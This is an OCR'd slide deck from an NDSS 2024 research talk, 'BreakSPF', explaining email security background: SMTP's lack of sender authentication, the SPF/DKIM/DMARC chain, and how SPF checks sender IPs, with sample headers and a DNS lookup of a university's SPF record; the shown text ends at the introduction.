BreakSPF:
How Shared Infrastructures Magnify SPF Vulnerabilities Across the Internet

Chuhan Wang, Yasuhiro Kuranaga,
Yihang Wang, Mingming Zhang, Linkai Zheng, Xiang Li,
Jianjun Chen, Haixin Duan, Yanzhong Lin, Qingfeng Pan


清華大學
Tsinghua University

Coremail论客

NDSS
SYMPOSIUM/2024

Email Service

- **One of the popular services on the Internet**
  - ✓ **4.26** billion users, **3.13** million emails per second[1]
- **One of the oldest applications on the Internet**
  - ✓ First email (**1971**) , SMTP (**1982**)
- **Plays a crucial role in modern communication**
  - ✓ Academic communication or business communication
- **A special Internet ID card**
  - ✓ Registration validation, Password recovery



The Widespread
Usage of Email

In 2019, global email users amounted to **3.9 billion** users. (Statista, 2020)


In 2023, this figure is set to grow to **4.3 billion** users. (Statista, 2020)

That's half of the world's population.

[1] How Many Email Users Are There in 2023 | 99firms


Email Security is Important

Email service has also become an important target for attackers.



Phishing

Ransomware




DEM. PRESIDENTIAL TOWN HALL
3 DAYS
RACE FOR THE WHITE HOUSE
CLINTON RESPONDS TO LATEST EMAIL CONTROVERSY
CNN
WOLF

Email Spoofing

Data Stealing

SMTP Lacks Authentication Mechanisms

Simple Mail Transfer Protocol (SMTP) has no built-in security mechanisms to authenticate the sender identity, when initially designed. Thus, attackers can impersonate an arbitrary sender address to send spoofing emails.




```
HELO a.com
MAIL FROM:<alice@a.com>
```

```
From:<alice@a.com>
To:<bob@b.com>
```

SMTP Lacks Authentication Mechanisms

Simple Mail Transfer Protocol (SMTP) has no built-in security mechanisms to authenticate the sender identity, when initially designed. Thus, attackers can impersonate an arbitrary sender address to send spoofing emails.




```
HELO a.com
MAIL FROM:<alice@a.com>

From:<alice@a.com>
To:<bob@b.com>
```

```
HELO a.com
MAIL FROM:<alice@a.com>

From:<alice@a.com>
To:<bob@b.com>
```

Email Authentication Chain

- Sender Policy Framework (SPF)
- DomainKeys Identified Mail (DKIM)
- Domain-based Message Authentication, Reporting and Conformance (DMARC)



Verifying sender IP based on Mail From/Helo

HELO: a.com
Mail From: <Alice@a.com>
RCPT TO: <Bob@b.com>

From: <Alice@a.com>
To: <Bob@b.com>
Subject: Alice’s Email
Subject: Administrator’s warning From Aliyun
DKIM-Signature: v=1; d=a.com; h=Content-Type:Subject:From:To; bh=IOC...


Verifying email based on DKIM-Signature.d

Associating the identity in MIME From with SPF/DKIM

What is SPF?

Sender Policy Framework(SPF) is an *IP-based email authentication protocol* that binds senders’ IP addresses with the identity to be authenticated.

SPF plays an indispensable role in the email authentication chains.



Verifying sender’s IP based on Mail From/Helo

HELO: a.com
Mail From: <Alice@a.com>
RCPT TO: <Bob@b.com>


From: <Alice@a.com>
To: <Bob@b.com>
Subject: Alice’s Email
Subject: Administrator’s warning From Aliyun
DKIM-Signature: v=1; d=a.com; h=Content-Type:Subject:From:To; bh=IOC...

Associating the identity in MIME From with SPF/DKIM

Verifying an email based on DKIM-Signature

```
➜ dig txt +short tsinghua.edu.cn
"v=spf1 redirect=spf.tsinghua.edu.cn”

➜ dig txt +short spf.tsinghua.edu.cn
"v=spf1 ip4:101.6.4.0/24 ip4:166.111.204.0/24 ip4:166.111.2.24/29
ip4:59.66.3.24/29 ip4:101.5.3.24/29 ip4:101.6.3.24/29
ip4:183.172.3.24/29 ip4:183.173.3.24/29 include:spf.icoremail.net -all”
```

The Workflow of SPF



a.com TXT 1.2.3.0/24

❶ Publish authorized IP lists via DNS

❷ Query the domain in HELO and MAIL FROM to obtain the IP lists

❸ Check if the sender's IP address matches the IP lists. If yes, SPF pass.

HELO: a.com
Mail From: <Alice@a.com>
RCPT TO: <Bob@b.com>

From: <Alice@a.com>
To: <Bob@b.com>
Subject: Alice's Email
Subject: Administrator's warning From Aliyun
DKIM-Signature: v=1; d=a.com; h=Content-Type:Subject:From:To; bh=IOC...

IP Address: 1.2.3.4

1.2.3.4 matches 1.2.3.0/24

SPF Deployment in Reality

